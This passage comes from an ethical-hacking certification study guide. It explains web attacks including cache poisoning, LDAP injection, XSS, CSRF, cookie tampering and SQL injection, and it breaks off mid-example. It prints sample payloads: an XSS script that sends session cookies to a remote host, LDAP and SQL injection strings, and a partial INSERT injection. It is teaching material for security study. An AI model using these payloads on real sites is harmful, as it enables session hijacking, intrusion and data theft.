Another attack you should focus some study time on is dubbed “web cache poisoning.” A web cache is just a storage space that sits between a web server and a client (like a web browser or a mobile app). It waits for network requests to come in and saves copies of the responses. Why? Because the entire idea of the cache is to speed up responses to future requests. If you ask the server for something and then later I ask for the same thing, it's faster to pull the cache response for me than to re-create all the processing to answer the same question. In short, caches speed up delivery, make web services appear more responsive, and, theoretically at least, help reduce network traffic. But can you see where that could be problematic from a security perspective? Suppose an attacker clears the cache on a target, then replaces it with something he wants in there. The cache response can then wreak all sorts of havoc among visitors to the server.

To successfully carry out the attack, a bad guy must first find vulnerable service code (allowing him to fill the HTTP header field with multiple headers). He then forces the cache server to flush its actual cache content and sends a specially crafted request designed to be stored in cache. He then sends a second request, forcing the response to be the previously injected content from earlier. And voilà—cache poisoning is exploited. Check out [Figure 6-3](#) for an overview of the whole process.




Figure 6-3 Web cache poisoning

Other web attacks covered by ECC are fairly self-explanatory. A misconfiguration attack takes advantage of configuration items on the server not being configured correctly. A password attack and SSH brute-force attack? Exactly what they sound like. Web defacement attacks are the unique ones in the "obvious list of web attacks," but only because of what ECC focuses on.



NOTE CSPP (connection string parameter pollution) is an injection attack that takes advantage of web applications that communicate with databases by using semicolons to separate each parameter. It has been around since 2010, but there's not much written about it or attention paid to it, for whatever reason. If carried out successfully, this attack can be used to steal user identities and hijack web credentials.

A web defacement attack results in the page being...well, defaced: an attacker maliciously alters the visual appearance of the

page. Interestingly, ECC doesn't bother to talk about *how* an attacker would get in to do this, only the *results* of that pwning (pwning being a variant of the "leetspeak" term pwn, pronounced *pōwn*, and meant to imply domination or humiliation of a rival, or that a system has been owned).



NOTE Defacement doesn't always have to be about embarrassment or feeding an ego. Sometimes defacement can be downright subtle, for whatever purpose, and sometimes it can be designed to inflict real harm on a target. If, for example, you were to deface the website of a candidate running for office and quietly alter wording to indicate a change in platform, it may not be noticed for a long while. And by the time it is, the damage is done. Check out <https://www.zone-h.org/archive/special=1> for stored/mirrored defacement examples.

Finally, you can use a variety of tools to help in web server attacks—some of which we'll cover later in the chapter, many of which you just need to play with in order to learn. Brutus (<https://www.darknet.org.uk>) is a decent choice to try brute-forcing web passwords over HTTP, and THC-Hydra is a pretty fast network logon cracker. And don't overlook the all-in-one attack frameworks such as Metasploit; these can make short work of web servers.

The S in Sisyphus Is for "Security"

So, you know the story of King Sisyphus from Greek mythology, right? Actually, it's probably not fair to ask if you've heard the story, because there are bunches of them all leading to the same end. Maybe it is more apropos to ask if you're familiar with his punishment, so let's start there. See, King Sisyphus

was a smart but deceitful man. In numerous versions of the story in mythology he used these “gifts” to outsmart the gods, ensnaring Hades in chains so that no one on Earth could die. I suppose he may have even eventually gotten away with that; however, in addition to being smart and deceitful, he was also arrogant and brash. After letting everyone know he felt his cleverness was greater than that of Zeus, he was given a most unique punishment. King Sisyphus was doomed in eternity to roll a giant boulder up a mountain. However, as soon as the boulder got almost to the top, it would magically roll away from him back down the mountainside, forcing him to start all over. Hence, any pointless or never-ending activity came to be known as *Sisyphean* in nature. And that’s why I’m convinced the first IT security engineer was his descendant.

A guy asked me a while back, “If I’m following good security principles, how is hacking even possible?” He had taken care of all the crazy default passwords and settings on his system. He had patched it thoroughly. He’d set up monitoring of both network traffic and file integrity itself. He had done everything he could possibly think of security-wise, and he smugly told me that hacking his box was *impossible*. I then shattered the naiveté by saying, “Congratulations. You’re right. *Today*. Just remember that you will always have to be right every other day, too—and I have to be right only *once*.”

Time is definitely on the side of the hacker because things consistently change in our virtual world. New vulnerabilities and new ways around security features come out every single day, and it’s—dare, I say—a Sisyphean task to continue monitoring for, and applying, security fixes to systems. The only way we, on the security side, can win? Stop pushing the boulder at all and just unplug everything. Until then, all we can do is get more of us pushing that rock up the hill—and somebody to distract Zeus when we get to the top.

Metasploit (introduced in [Chapter 5](#)) will cover lots of options for you, including exploitation of known vulnerabilities and attacking passwords over Telnet, SSH, and HTTP. A basic Metasploit exploit module consists of five actions: select the exploit you want to use, configure the various options within the exploit, select a target, select the payload (that is, what you want to execute on the target machine), and then launch the exploit. Simply find a web server within your target subnet, and fire away!



NOTE I'm not saying YouTube videos always show the best, or even proper, usage of any tool, but there are innumerable videos showing Metasploit in action, and sometimes the best way to learn is just watching someone use it. Speaking of free training, check out <https://www.offensive-security.com/metasploit-unleashed/> and give the free class/book a try. In fact, type **Learn Metasploit** in your favorite browser and make use of what's out there.

You won't get asked a whole lot of in-depth questions on Metasploit, but you do have to know the basics of using it and some of what makes it run. It's called a framework for a reason—it's a toolkit that allows for exploit development and research. A high-level overview of Metasploit architecture is shown in [Figure 6-4](#). The framework base accepts inputs from custom plug-ins, interfaces (how you interact with the framework), security tools, web services, and modules (each with its own specific purpose). Under Modules, for example, Exploits would hold the actual exploit itself (which you can play with, alter, configure, and encapsulate as you see fit), while Payloads combines the arbitrary code executed if the exploit is successful. Auxiliary is used to run one-off actions (like a scan), while NOPS is used mainly for buffer-overflow-type operations. REX,

right there in the middle of the figure, is the library for most tasks, such as handling sockets, protocols, and text transformations.




Figure 6-4 Metasploit architecture



EXAM TIP Read up on Shellshock (aka Bashdoor). It's not a web server attack per se, but since many Internet-facing services and some web server deployments use Bash to process certain requests, it's worth mentioning here. Shellshock works by causing Bash to unintentionally execute commands when the commands are concatenated (usually via CGI) to the end of function definitions stored in the values of environment variables.

Attacking Web Applications

Web applications are another issue altogether, although many of the same attacks and lines of reasoning bleed over here from the web

server side. As a matter of fact, a good three quarters of the official courseware chapter devoted to web applications is a near rewrite of the web server chapter. However, there is some good stuff here you'll need to know and, as anyone who's been on a pen test team over the past few years or so will attest, you'll probably see as much success and as many results from your efforts against the web applications themselves as you will against anything else.

A web application, in terms of your CEH exam, fills an important gap between the website front end and the actual database performing the work. Users interact with the website to affect database or other dynamic content instances, but it's the web app that's actually performing the magic. Web applications are increasingly becoming an attack vector of choice, due in large part to their sheer numbers and the lack of standardization across the board. Many web apps are created "in house" by the business and, as a result, usually have vulnerabilities built in because of a lack of security oversight during their creation. This section is all about the attacks you might see and use in hacking web applications.

Web applications are most often hacked because of inherent weaknesses built into the program at inception. Developers might overlook known vulnerabilities, forget to patch security flaws, or leave default passwords and accounts open for exploitation. A patient hacker can scratch away at the application looking for these vulnerabilities, eventually finding a way in. It's obviously impossible to cover every single one of these vulnerabilities and the attacks that work on them because each is dependent on the circumstances and the individual application. In this chapter, we'll just concentrate efforts on a few and see where we get.

Identifying entry points is a good place to start. After all, if you can figure out where the application is asking you for input, you're already looking at a way in. To accomplish this, be sure to examine cookies, headers, POST data, and encoding or encryption measures. And for goodness sake, don't ignore the obvious—the URL can tell you a lot (input parameters and such are often displayed there).

There are several tools that can help in identifying your entry points, including WebScarab, httpprint, and Burp Suite.

Identifying function and technology on the server side helps greatly as well. You can browse through URLs and occasionally get a good idea of server makeup, form, and function. For example, consider the following URL:

[https://anybiz.com/agents.aspx?
name=ex%50clients&isActive=0&inDate=20%2F11%2F2012&s
topDate=20%2F05%2F2013&showBy=name](https://anybiz.com/agents.aspx?name=ex%50clients&isActive=0&inDate=20%2F11%2F2012&stopDate=20%2F05%2F2013&showBy=name)

The platform is shown easily enough (aspx), and we can even see a couple column headers from the back-end database (inDate, stopDate, and name). Error messages and session tokens can also provide valuable information on server-side technology, if you're paying attention. A really good way to get this done is mirroring, which provides you with all the time you need on a local copy to check things out. You won't be able to get actual code, but it will give you time to figure out the best way into the real site for future analysis.



NOTE "Web 2.0" simply refers to a somewhat different method of creating websites and applications: while 1.0 relies on static HTML, 2.0 uses "dynamic" web pages. Because they're dynamic in nature, 2.0 apps allow users to upload and download to a site simultaneously, which provides much better infrastructure for social media and other user participation efforts. Per ECC, because Web 2.0 apps provide for more dynamic user participation, they also offer more attack surface.

Application Attacks

As I said way back in [Chapter 1](#), information on CEH updates and changes *a lot*, so be prepared—you're going to need to practice this stuff as much as possible, and you'll probably see one or two new items on your exam we may not have even heard of as of this writing. I'll do the best I can to cover everything we know about today, and hope anything new popping up will be so evident you'll come across it during practice and your own research. Thankfully, we have a couple things going for us. First is, I know what I'm doing (at least I think I do) and will get the relevant information out to you—not to mention OWASP has tons of free information on its website for us to review on given attacks. Second is, most of this section is very similar to the information we covered on web server attacks and security in the first half of this chapter. We'll hit these application attacks in rapid-fire format, so get ready!

Injection Attacks Not Named SQL

One successful web application attack deals with injecting malicious commands into the input string. The objective is much like that of the parameter-tampering methods discussed earlier in this chapter: to pass exploit code to the server through poorly designed input validation in the application. This can be accomplished using a variety of different methods, including *file injection* (where the attacker injects a pointer in the web form input to an exploit hosted on a remote site), *command injection* (where the attacker injects commands into the form fields instead of the expected test entry), and *shell injection* (where the attacker attempts to gain shell access using Java or other functions).

LDAP injection is an attack that exploits applications that construct Lightweight Directory Access Protocol (LDAP) statements based on user input. To be more specific, it exploits nonvalidated web input that passes LDAP queries. In other words, if a web application takes whatever is entered into the form field and passes it directly as an LDAP query, an attacker can inject code to do all kinds of mischief. You'd think this kind of thing could never happen, but you'd be surprised just how lazy a lot of coders are.

For example, suppose a web application allows managers to pull information about their projects and employees by logging in, setting permissions, and providing answers to queries based on those permissions. Manager Matt logs in every morning to check on his folks by entering his user name and password into two boxes on a form, and his login is parsed into an LDAP query (to validate who he is). The LDAP query would look something like


```
(&(USER=Matt)(PASSWORD=MyPwd!))
```

which basically says, “Check to see whether the user name Matt matches the password MyPwd! If it’s valid, login is successful and off he goes.”

In an LDAP injection attack, the attacker changes what’s entered into the form field by adding the characters **)(&)** after the user name and then providing any password (see [Figure 6-5](#)). Because the & symbol ends the query, only the first part—“check to see whether Matt is a valid user”—is processed and, therefore, any password will work. The LDAP query looks like this in the attack:


```
(&(USER=Matt)(&)(PASSWORD=Anything))
```


Normal login:



A login form with a light gray background and rounded corners. It contains two input fields: 'USERNAME:' with the text 'Matt' and 'PASSWORD:' with the text '*****'. A 'SUBMIT' button is located at the bottom right.

LDAP injection login:



A login form similar to the one above, but with an LDAP injection payload. The 'USERNAME:' field contains 'Matt>(&)' and the 'PASSWORD:' field contains '*****'. A 'SUBMIT' button is located at the bottom right.

Figure 6-5 LDAP injection

This basically says, “Check to see whether you have a user named Matt. If he’s there, cool—let’s just let him do whatever he wants.” While there are a lot of other things you can do with LDAP injection, I think the point is made: don’t discount something even this simple, because you never know what you’ll be able to find with it.



EXAM TIP SOAP injection is a related attack. Simple Object Access Protocol (SOAP) is designed to exchange structured information in web services in computer networks and uses XML to format information. You can inject malicious query strings (much like SQL injection) that

may allow you to bypass authentication and access databases behind the scenes. SOAP is compatible with HTTP and SMTP, and messages are typically “one-way” in nature.

Buffer Overflow

A buffer overflow attack is one that should never be successful in modern technology but still remains a great weapon in your arsenal because of poorly designed applications. To truly use this attack, you’re probably going to have to become a good computer programmer, which I’m sure just excites you to no end. The good news on this, though, is twofold. First, many Metasploit-like tools make the execution of known and stored buffer overflow attacks easier for you to attempt (you’ll need other tools to *find* buffer overflow vulnerabilities). Second, you only need to know the basic mechanics of the attack for your CEH exam, and it’s barely mentioned anymore. In the real world, the best hackers are usually exceptional programmers—it’s just a fact of life. As far as your exam is concerned, you need to know only a few items to succeed.



NOTE Some buffer overflow attacks are also referred to as *smashing the stack*. The name came from a presentation that has become one of the founding documents of hacking, “Smashing the Stack for Fun and Profit,” by Aleph One (for *Phrack* 49, way back in 1996). The original write-up can be found in numerous places with any Internet search engine (for example <http://phrack.org/issues/49/14.html#article>) and is worth a read.

The most basic definition of a *buffer overflow* is an attempt to write more data into an application's prebuilt buffer area in order to overwrite adjacent memory, execute code, or crash a system (application). In short, you input more data than the buffer is allocated to hold. The result can be anything from crashing the application or machine to altering the application's data pointers, allowing you to run different executable code. ECC used to have several categories and memorization terms for you in regard to buffer overflows (like stack, heap, NOP sleds, and so on), but the CEH version 11 courseware doesn't seem to care much about it at all.

In addition to good coding techniques, to avoid allowing the overflow in the first place, sometimes developers can use "canaries" or "canary words." The idea comes from the old coal mining days, when canaries were kept in cages in various places in a mine. The canary was more susceptible to poison air and would, therefore, act as a warning to the miners. In buffer overflow and programming parlance, *canary words* are known values placed between the buffer and control data. If a buffer overflow occurs, the canary word will be altered first, triggering a halt to the system.



NOTE All of these are memory management attacks that take advantage of how operating systems store information. While canary words are good for test purposes, address space layout randomization (ASLR) and data execution prevention (DEP) are extremely common mechanisms to fight most of these attacks.

XSS

The next web application/server attack is *cross-site scripting (XSS)*. This can get a little confusing, but the basics of this attack revolve around website design, dynamic content, and invalidated input data.

Usually when a web form pops up, the user inputs something, and then some script dynamically changes the appearance or behavior of the website based on what has been entered. XSS occurs when the bad guys take advantage of that scripting (JavaScript, for instance) and have it perform something other than the intended response.

For example, suppose instead of entering what you're supposed to enter in a form field, you enter an actual script. The server then does what it's supposed to—it processes the code sent from an authorized user. Wham! The attacker just injected malicious script within a legitimate request and...hack city.



EXAM TIP You'll need to know what XSS is and what you can do with it. Also, be able to recognize that a URL such as the following is an indicator of an XSS attempt: `http://IPADDRESS/"!- "<XSS>=&{()}. Instead of the URL passing to an existing page/element internally, it passes to the script behind the forward slash.`

XSS attempts pop up all over the place in several formats. One of the classic attacks of XSS involves getting access to "document.cookie" and sending it to a remote host. Suppose, for example, you used the following in a form field entry instead of providing your name:

```
<script>window.open("http://somewhere.com/get  
cookie.cookie=" + document.cookie + "&1";</script>
```

Should the app be vulnerable to XSS, the Java script entered (converted to HTML entities where appropriate—how fun!) will be run and you can obtain cookies from users accessing the page later. Neat!

XSS can be used to perform all kinds of badness on a target server. Can you bring a target down with a good old DoS attack?

Why not? Can I send an XSS attack via e-mail? Of course! How about having the injected script remain permanently on the target server (like in a database, message forum, visitor log, or comment field)? Please—that one even has a name (*stored XSS*, aka *persistent* or *Type-I XSS*). It can also be used to upload malicious code to users connected to the server, to send pop-up messages to users, and to steal virtually anything. That PHP session ID that identifies the user to the website stolen through an XSS? Well, the attacker has it now and can masquerade as the user all day, plugged into a session.

XSS attacks can vary by application and by browser and can range from nuisance to severe impact, depending on what the attacker chooses to do. Thankfully, ECC doesn't bog down the exam with tons of scripting knowledge. XSS questions will be somewhat general in nature, although you will occasionally see a scenario-type question involving a diagram and a script input.

CSRF

Cross-site request forgery (CSRF) is a fun attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. The OWASP free documentation at one time had a cool explanation of this attack, so I thought we'd start there:

CSRF tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an

administrative account, CSRF can compromise the entire web application.



EXAM TIP A session fixation attack is somewhat similar to CSRF. The attacker logs in to a legitimate site and pulls a session ID, and then sends an e-mail with a link containing the fixed session ID. When the user clicks it and logs in to the same legitimate site, the hacker can now log in and run with the user's credentials.

Imagine if you added a little social engineering to the mix. Just send a link via e-mail or chat, and—boom!—you can now trick the users of a web application into executing whatever actions you choose. Check out [Figure 6-6](#) for a visual of CSRF in action.




Figure 6-6 CSRF

If you're a security-minded person and are wondering what you can do about this, relax—the answer is right here. CSRF attacks can

be mitigated by configuring a web server to send random challenge tokens. If every user request includes the challenge token, it becomes easy to spot illegitimate requests not initiated by the user.

Cookies

A *cookie* is a small text-based file that is stored on your system for use by the web server the next time you log in. It can contain information such as authentication details, site preferences, shopping cart contents, and session details. Cookies are sent in the header of an HTTP response from a web server and may or may not have an expiration date. The original intent was to provide a continuous, stable web view for customers and to make things easier for return surfers.

The problem, of course, is that seemingly everything designed to make our technological life easier can be co-opted for evil. Cookies can definitely prove valuable to the hacker, and a tool such as the Cookie-Editor add-on for Firefox opens up parameter-tampering opportunities. Cookies themselves aren't executable; they're just text files, after all. However, they can be manipulated to use as spyware (cookies can be used to track computer activity), change pricing options, and even authenticate to a server. For example, an entry in a cookie reading ADMIN=no can be changed to ADMIN=yes, thus providing administrative access to site controls.



NOTE Ever heard of a CAPTCHA? Of course you have—you've filled in the little numbers and wavy gibberish verifying you're a real person before. Did you know CAPTCHAs can be hijacked as well? CAPTCHAs can manipulate all sorts of server-side nonsense when abused. As an aside, the acronym actually stands for Completely Automated Public Turing test to tell Computers

and Humans Apart, which should be CAPTTCAHA, but was shortened for some reason.

Passwords sometimes are stored in cookies, and although it's a horrible practice, it's still fairly prevalent. Access to a target's physical machine and the use of a tool to view the cookies stored on it (like NirSoft's ChromeCookiesView and Fireboks Cookie Viewer) might give you access to passwords the user has for various websites. And, if the user is like most people, it's nearly a guarantee that the password you just lifted is being reused on another site or account. Additionally, don't be thrown off by cookies with long, seemingly senseless text strings beside the user ID sections. On a few, you may be able to run them through a Unicode (or Base64) decoder to reveal the user's password for that site.

SQL Injection

Because SQL injection is such an important topic in the world of hacking and web security, we need to set some ground rules and expectations first. SQL injection is, by far, the most common and most successful injection attack technique in the world. Remember OWASP's Top 10? Injection is at the top of the list, and SQL injection is at the top of *that* list. It pops up nearly everywhere—the next big credit card theft story you read will, most likely, be because of a SQL injection attack of some sort. And, of course, ECC dedicates an entire chapter of official courseware study to the topic. All of which should lead you to believe, then, that mastering SQL is a skill you will want to gain as a successful ethical hacker. And although that is true, it's not what we're going to do here.

Becoming a SQL master is not what this book is about, nor do I have the space or time to cover every facet of it—or even most of facets, for that matter. As a matter of fact, even ECC's coverage of the topic is largely...pedestrian in nature. There are lots of slides, words, samples, and images to be sure, but most of it is repetitive for items covered elsewhere and barely grazes the surface of what SQL is and how to use it.

My job here is twofold. Primarily it's to help you pass the test, and secondarily it's to assist you in becoming a true ethical hacker. You're going to get the basics here—both for your exam and your career—but it's going to be just enough to whet your appetite. If you really want to become a seasoned master, study SQL and learn all you can about how it works. As I've said repeatedly already, a single book simply can't cover it all. You'll be a better hacker, and a better IT professional all around, by doing a little research on your own and practicing. Now, on with the show.

Structured Query Language (SQL) is a computer language designed for managing data in a relational database system. The relational database is simply a collection of tables (consisting of rows, which hold individual fields containing data) tied together using some common field (key) that you can update and query. Each table has a name that you reference when you perform queries or updates. SQL comes into play when you are adding, deleting, moving, updating, or viewing the data in those tables and fields. Performing simple tasks in SQL isn't complicated, but the SQL queries can, eventually, get pretty complex.



NOTE SQL encompasses three standard areas of data handling—definition (Data Definition Language, DDL), manipulation (Data Manipulation Language, DML), and control (Data Control Language, DCL). Most SQL injections are within the DML part of SQL.

For example, let's consider the `SELECT` command. `SELECT` is used to choose the data you'd like to perform an action on. The statement starts, amazingly enough, with the word *SELECT*, followed by innumerable options and elements to define what you want to act upon and what that action will be. For example, a command of

```
SELECT * FROM Orders;
```

says, “Database, I’d like you to pull all records from the table named Orders.” Tweaked a little, you can get more granular. For example,

```
SELECT OrderID, FirstName, LastName FROM Orders;
```

pulls everything in the order ID, first name, and last name columns from the table named Orders. When you start adding other command options such as WHERE (setting up a conditional statement), LIKE (defining a condition where something is similar to a given variable), AND, and OR (self-explanatory), you can get even crazier. For example,

```
SELECT OrderID, FirstName, LastName FROM Orders WHERE  
LastName = 'Walker';
```

pulls all orders made by some dude with the last name of Walker.

In addition to SELECT, there are a bunch of other options and commands of great interest to a hacker. For example, can you—with no other SQL experience or knowledge—figure out what the command **DROP TABLE *tablename*** does? Any of you who didn’t respond with “Delete the table *tablename* from the database” should immediately start taking Ginkoba to improve your cognitive and deductive skills. How about the commands INSERT and UPDATE? As you can see, SQL isn’t rocket science. It is, though, powerful and commands a lot of respect. Researching command language syntax for everything that SQL offers will pay off dividends in your career—trust me on this.

So, you know a little about SQL databases, and have a basic understanding of how to craft query commands, but the big question is, “So what? Why is this so important?” In answer, pause for just a moment and consider where a database might reside in a web server/application arena you’re trying to hack and what it’s there to do. The front end takes input from the user through the web server and passes it through an application or form to the database to actually adjust the data. And what, pray tell, is on this database? Maybe items such as credit card account numbers, personally identifiable information (PII), and account numbers and passwords

don't interest you, but I promise you can find all of that and more in a web-serviced database.



NOTE Just so you know, the semicolon doesn't necessarily have to be at the end of every SQL statement, but some platforms freak out if it's omitted. Add it to be safe.

SQL injection occurs when the attacker injects SQL queries directly into the input form. Properly constructed, the SQL command bypasses the intent of the front end and executes directly on the SQL database. For example, consider the sample SQL shown in [Figure 6-7](#). The form is constructed to accept a user ID and password from the user. These entries are placed into a SQL query that says, "Please compare the user name given to the password in its associated field. If this user name matches this password, allow access." What I injected changed the original query to say, "You can compare whatever you'd like, but 1=1 is a true statement, so allow access please."

You must LOGIN
to Proceed :

Userid :

Password :

Please enter your name and password

SQL query injected instead of user ID:
server reads it as a true statement
and allows access.

Figure 6-7 SQL injection



NOTE You can also try SQL injection up in the URL itself. For example, you can try to pass authentication credentials by changing the URL to read something like this: `www.example.com/?login='OR1=1--`.

Of course, knowing how SQL injection works isn't any good to you if you can't figure out whether the target site is vulnerable to SQL injection in the first place. To find out, check your target for a web login page, and instead of entering what's asked at the web form, simply try a single quote (') and see what kind of error message, if any, you receive. If that doesn't work, try entering ***anything'or 1=1-*** and see what you get. If you receive an error message like the one shown in [Figure 6-8](#), you're more than likely looking at a site vulnerable to SQL injection.




Figure 6-8 SQL error message

Most developers are familiar with this little SQL “test,” and *lots* of things have been done to prevent its use. Many C++ and .NET applications now simply explode with errors when they are sent a single quote (or some variant thereof) and other special characters, and this input never even gets processed by the application. Another effort involves the so-called magic quotes in Apache, which filters out (escape) the characters before the application ever sees them. Of course, “fuzzing attack” tools such as Burp can make use of the error messaging to point out the underlying potential vulnerabilities on the system.



EXAM TIP Fuzz testing involves inputting bunches of random data into a target (a site, an application, anything) to see what will happen. Designers work on code for data inputs they expect a customer to input; however, whether intentionally or not, input data not even close to what's expected may be ingested. While I mention it here in terms of SQL injection, fuzzing is used on tons of different stuff.

To see SQL in action, consider a website that has a "Forgot your password? Click here and we'll send it to you" message. After clicking the button, you get a pop-up window asking you to insert your e-mail address. You type it in and press ENTER, and your password is e-mailed to your account on file. Well, what if you send a SQL command in the form instead and ask the database to create (INSERT) a new record in the user and password table just for you? The command

```
anything' ; INSERT INTO cust ('cust_Email', 'cust_Password',  
'cust_Userid',  
'cust_FirstName', 'cust_LastName') VALUES (  
'attacker_emailAddress@badplace.com',  
